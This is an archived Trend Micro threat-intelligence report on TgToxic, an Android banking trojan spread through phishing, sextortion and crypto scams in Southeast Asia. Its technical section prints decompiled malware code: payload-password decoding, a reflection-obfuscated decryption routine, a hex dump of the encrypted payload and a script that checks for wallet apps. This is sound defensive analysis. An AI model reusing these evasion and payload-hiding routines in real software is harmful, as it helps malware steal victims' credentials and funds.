TgToxic Malware's Automated Framework Targets Southeast Asia Android Users

By Trend Micro (words)

Published: 2023-02-03 · Archived: 2026-04-05 21:02:49 UTC

Malware

We look into an ongoing malware campaign we named TgToxic, targeting Android mobile users in Taiwan, Thailand, and Indonesia since July 2022. The malware steals users' credentials and assets such as cryptocurrency from digital wallets, as well as money from bank and finance apps. Analyzing the automated features of the malware, we found that the threat actor abused legitimate test framework Easyclick to write a Javascript-based automation script for functions such as clicks and gestures.

By: Trend Micro Feb 03, 2023 Read time: 11 min (2868 words)

Save to Folio

We analyzed an ongoing campaign that has been targeting Android users in Southeast Asia since July 2022. Its goal is to steal victims' assets from finance and banking applications (such as cryptocurrency wallets, credentials for official bank apps on mobile, and money in deposit), via a banking trojan we named TgToxic (detected by Trend Micro as AndroidOS_TgToxic based on its special encrypted filename) embedded in multiple fake apps. While previously targeting users in Taiwan, we observed the fraudulent activities and phishing lures targeting users from Thailand and Indonesia as of this writing. Users are advised to be wary of opening embedded links from unknown email and message senders, and to avoid downloading apps from third party platforms.

Tracking: Timeline via Network Infrastructure

We have been monitoring this campaign since the second half of 2022 due to its moving deployment and targeting. Here's a brief summary of the campaign's timeline, and the subsequent sections go over some of the details involved:

- July 2022: Fraudulent posts appeared on Facebook with an embedded phishing link targeting Taiwanese users on the social media platform via social engineering
- Late August-October 2022: Sextortion scams also target Taiwanese and Indonesian users, enticing them to register in order for the malicious actors to steal their credentials
- November 2022-January 2023: Smishing links target Thai users. Some phishing websites used during this period also show the threat actors further expanding their activities to Indonesia with a cryptocurrency scam.

Early Activities: Fraud Via Facebook

In July 2022, we found two potentially hacked Facebook accounts advertising scam messages on some Taiwanese community groups claiming users could get an allowance for hurricane, flood, and COVID victims' assistance. The posts cited that users could register in *download.tw1988[.]link* to apply, which is in fact a phishing site. Unwitting users could have been victimized as the link masqueraded as the official government website https://1988.taiwan.gov.tw/ used to provide allowances for people in difficult situations.

Figure 1. A sample scam post posted on Facebook. Text translates to "28,000 benefits are being distributed in summer, now enter https[:]//st7[.]fun/20 to receive your epidemic hurricane labor subsidy, commissioner: fa00577 (first image from top) /fa00599" (middle image). The app also displays options for where the potential victims' employment categories fit: "Living allowance for farmers and fishermen", "Self-employed workers and labor living allowances without a fixed employer", and "Tour bus, taxi driving, tour guide, tour leader and other subsidies" are just some that were identified (third image)

Supplementary Scams: Sextortion and Cryptocurrency

Tracking the network infrastructure used by TgToxic, we subsequently found the threat actors also behind sextortion and cryptocurrency scams in Taiwan and Indonesia. The malicious apps could also be downloaded from

the same website *down[.]tw1988[.]link* and masqueraded as dating, messaging, lifestyle, or cryptocurrency-related apps to trick users into installing and enabling the permissions for it.



Figure 2. The fake apps launch the registration page as soon as it is downloaded to induce users, and malware TgToxic starts operating in the background



Figure 3. Fake apps lured potential victims into sextortion and cryptocurrency scam phishing websites in Indonesia

Recent Activities: Phishing in Thailand

As we continued monitoring TgToxic malware and its network infrastructure, we found that in some weeks toward the end of 2022 to early January 2023, the cybercriminals behind the campaign began targeting Thai users with

similar sextortion and phishing lures observed targeting Taiwanese users, and the group started to add malicious code to steal credentials from bank applications. We also found both schemes already raising attention in the local media and were reported on Facebook among popular communities.



Figure 4. Locally popular Thai social media accounts discussing the phishing schemes using fake versions of popular chat and dating apps (left), and a conversation with one victim who also confirmed the malware was delivered via smishing (right)

The phishing, sextortion, and cryptocurrency scams connect to the latest deployment samples of TgToxic malware as they all download from the same website, *down[.]tw1988[.]link*. Observing the communications to and from the command and control (C&C) servers, the C&C for these apps and malware changed from *api[.]tw1988[.]link* to *test[.]ja7[.]site*, and later to *us[.]ja7[.]site* corresponding the change of targeting from Taiwan to Thailand.

Technical Analysis of TgToxic

We analyzed that the malware TgToxic was developed based on a legitimate automation test framework called Easyclick, which supports writing automation script via JavaScript. This script can be used to hijack an Android device's user interface (UI) automatically to automate functions such as monitoring of user input and performing clicks and gestures.

With the said framework, TgToxic can develop its own automation script to hijack cryptocurrency wallets and bank apps by stealing the user's credentials as the victim places their username and password. Once the credentials are acquired, the cybercriminals can make small transactions using the official app without needing the

user's approval or acknowledgement. Like other banking malware, TgToxic can also steal users' personal information via SMS and installed apps, which can be used to select targeted victims by further scanning if the device stores apps the threat actors are interested in abusing.

Currently, TgToxic is still rapidly evolving and continues to add new functions, copying more apps to steal credentials and adapt to different app UIs, and collecting more information from victims. For this analysis, we took the latest sample that targeted mobile users in Thailand to analyze.

Code obfuscation and payload encryption

TgToxic malware uses two methods to evade detection and analysis, and we divide this into two parts:

1. Code Obfuscation: TgToxic obfuscates the classes' names, method name, and fields name, which make it harder for some analysts to reverse engineer.
2. Payload Encryption: TgToxic puts the Easyclick script in an asset file named "tg.iapk", which is an encrypted Zip file, and will dynamically read content from it when the app launches. The malware implements a fileless way to decrypt and load the payload, and adds an additional logic after unzipping.



Figure 5. APK structure and the payload

Decrypt payload and abuse Accessibility service to hijack a device UI



Figure 6. Encryption process of tg.iapk

As noted by the researchers of McAiden, tg.iapk is an encrypted .zip file. Through static analysis, we found that the decompression password is specially encoded and stored in the .zip comment section, which is usually used to record the .zip description. The content of this section will not affect the compressed content. To acquire the password for the .zip file, the contents of the comment section are decoded as specified in the code.

```
package l0l0ll0lo.zip4j;

public class o00lo0l0oo0 {
    public static String decryptKey(String arg6) {
        String v0 = null;
        if(arg6 != null && !arg6.equals("")) {
            String v6 = arg6.replace(" ", "");
            int v0_1 = v6.length() / 2;
            byte[] v1 = new byte[v0_1];
            int v2;
            for(v2 = 0; v2 < v0_1; ++v2) {
                int v3 = v2 * 2;
                try {
                    v1[v2] = (byte)(Integer.parseInt(v6.substring(v3, v3 + 2), 16) & 0xFF);
                }
                catch(Exception v3_1) {
                    v3_1.printStackTrace();
                }
            }

            try {
                v0 = new String(v1, "utf-8");
                new String("");
            }
            catch(Exception v6_1) {
                v6_1.printStackTrace();
            }

            return v0;
        }

        return null;
    }
}
```

Figure 7. Zip passwords decode function

After decompression, we found that all files were binary files, and the first four bytes of all the files are “0x00092383”, which are specially encrypted files. Through reverse analysis, we located the decryption function. To hide the decryption details, key classes and key methods are invoked using reflection, and related symbol names are encrypted.

Startup | update.json × | update.json.de

Edit As: Hex | Run Script | Run Template

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
0000h:	00	09	23	83	00	00	00	8A	33	39	36	32	33	37	33	30	..#ƒ...Š39623730
0010h:	33	39	33	38	33	38	33	35	33	37	36	35	33	31	33	34	3938383537653134
0020h:	36	35	33	39	33	32	33	37	33	37	36	34	36	35	33	36	6539323737646536
0030h:	33	39	36	36	33	35	33	32	36	31	33	38	36	33	33	37	3966353261386337
0040h:	33	35	33	31	33	33	33	37	33	31	33	36	33	35	33	37	3531333731363537
0050h:	33	33	33	36	33	36	33	38	33	33	33	38	33	39	33	36	3336363833383936
0060h:	33	33	37	63	33	31	33	32	33	33	33	34	33	35	33	36	337c313233343536
0070h:	37	63	33	31	33	36	33	35	33	37	33	33	33	36	33	36	7c31363537333636
0080h:	33	38	33	33	33	38	33	39	33	36	33	33	37	63	33	34	3833383936337c34
0090h:	33	34	00	00	00	0B	00	00	00	2C	47	42	56	53	46	57	34.......,GBVSFW
00A0h:	1C	58	41	5D	5C	49	38	12	12	10	47	42	56	53	46	57	.XA]\I8...GBVSFW
00B0h:	6D	47	40	5E	10	08	12	10	10	1E	38	12	12	10	44	57	mG@^......8...DW
00C0h:	40	41	5B	5D	5C	10	08	12	10	03	1C	00	1C	07	10	38	@A[]\..........8
00D0h:	4F																O

Figure 8. Special encrypted file

```
public byte[] decryptData(byte[] arg14) {
    String v6_2;
    Class v0 = byte[].class;
    ByteArrayInputStream bis = new ByteArrayInputStream(arg14);
    String dataInputStream = this.getBase64Decode("fHdgdzh/eThSd2J3X3hmY2JFYmRzd3s="); // java.io.DataInputStream
    String readInt = this.getBase64Decode("ZHN3cl94Yg=="); // readInt
    String read = this.getBase64Decode("ZHN3cg=="); // read
    String close = this.getBase64Decode("dXp5ZXM="); // close
    Object dis = Class.forName(dataInputStream).getConstructor(InputStream.class).newInstance(bis);
    ((Integer)DecryptDataUtil.invoke(dis.getClass().getName(), readInt, dis, new Class[0], new Object[0])).intValue();
    int v6 = (int)(((Integer)DecryptDataUtil.invoke(dis.getClass().getName(), readInt, dis, new Class[0], new Object[0])));
    if(v6 <= 0) {
        return null;
    }

    byte[] v6_1 = new byte[v6];
    DecryptDataUtil.invoke(dis.getClass().getName(), read, dis, new Class[]{v0}, new Object[]{v6_1});
    try {
        v6_2 = o00lo0l0oo0.decryptKey(new String(v6_1));
        if(v6_2 == null) {
            return null;
        }

        if(v6_2.contains("|")) {
            v6_2 = v6_2.split("\\|")[0];
        }
    }
    catch(Exception unused_ex) {
        v6_2 = "";
    }

    Class[] v10 = new Class[0];
    Class[] v11 = new Class[0];
    DecryptDataUtil.invoke(dis.getClass().getName(), read, dis, new Class[]{v0}, new Object[]{new byte[((int)(((Integer)Decr
    byte[] v2_1 = new byte[((int)(((Integer)DecryptDataUtil.invoke(dis.getClass().getName(), readInt, dis, v11, new Object[0
    ((Integer)DecryptDataUtil.invoke(dis.getClass().getName(), read, dis, new Class[]{v0}, new Object[]{v2_1})).intValue();
    DecryptDataUtil.invoke(bis.getClass().getName(), close, bis, new Class[0], new Object[0]);
    DecryptDataUtil.invoke(dis.getClass().getName(), close, dis, new Class[0], new Object[0]);
    return v6_2 == null ? null : this.decryptData(v6_2.getBytes(), v2_1);
}
```

Figure 9. Encrypted file decryption function

By analyzing the decryption function, we get the format of the encrypted file. Encrypted files encoded the password and saved it at the beginning of the file (following the magic number) while saving the encrypted data at the end of the file. The password is decoded in the same way as the zip password is decoded.



Figure 10. Special encrypted file format

Precompiled script running in runtime engine

The automation script is precompiled to Java and using the runtime of Rhino, an open source engine to run JavaScript in Java. Each switch branch in a call function is a JavaScript function, and we explain how the code runs with a simple function from the malware.

```
private static Object _c_sendMe_90(main main, Context context, Scriptable scriptable, Scriptable scriptable2, Object[] objArr) {
    Scriptable parentScope = main.getParentScope();
    Object obj = Undefined.instance;
    Scriptable newArrayLiteral = OptRuntime.newArrayLiteral(ScriptRuntime.emptyArgs, (String) null, 0, context, parentScope);
    Double d = ScriptRuntime.zeroObj;
    while (ScriptRuntime.cmp_LT(d, ScriptRuntime.getObjectProp(ScriptRuntime.name(context, parentScope, "walletListAry"), "length", context, parentScope))) {
        Object objectElem = ScriptRuntime.getObjectElem(ScriptRuntime.name(context, parentScope, "walletListAry"), d, context, parentScope);
        if (ScriptRuntime.toBoolean(OptRuntime.call1(ScriptRuntime.getPropFunctionAndThis(ScriptRuntime.name(context, parentScope, "utils"), "isAppExist", context, parentScope), ScriptRuntime.lastStoredScriptable(context), objec
            OptRuntime.call1(ScriptRuntime.getPropFunctionAndThis(newArrayLiteral, "push", context, parentScope), ScriptRuntime.lastStoredScriptable(context), objectElem, context, parentScope);
        }
        double number = ScriptRuntime.toNumber(d);
        d = OptRuntime.wrapDouble(1.0d + number);
        OptRuntime.wrapDouble(number);
    }
    Scriptable newArrayLiteral2 = OptRuntime.newArrayLiteral(ScriptRuntime.emptyArgs, (String) null, 0, context, parentScope);
    Double d2 = ScriptRuntime.zeroObj;
    while (ScriptRuntime.cmp_LT(d2, ScriptRuntime.getObjectProp(ScriptRuntime.name(context, parentScope, "mailListAry"), "length", context, parentScope))) {
        Object objectElem2 = ScriptRuntime.getObjectElem(ScriptRuntime.name(context, parentScope, "mailListAry"), d2, context, parentScope);
        if (ScriptRuntime.toBoolean(OptRuntime.call1(ScriptRuntime.getPropFunctionAndThis(ScriptRuntime.name(context, parentScope, "utils"), "isAppExist", context, parentScope), ScriptRuntime.lastStoredScriptable(context), objec
            OptRuntime.call1(ScriptRuntime.getPropFunctionAndThis(newArrayLiteral2, "push", context, parentScope), ScriptRuntime.lastStoredScriptable(context), objectElem2, context, parentScope);
        }
        double number2 = ScriptRuntime.toNumber(d2);
        d2 = OptRuntime.wrapDouble(1.0d + number2);
        OptRuntime.wrapDouble(number2);
    }
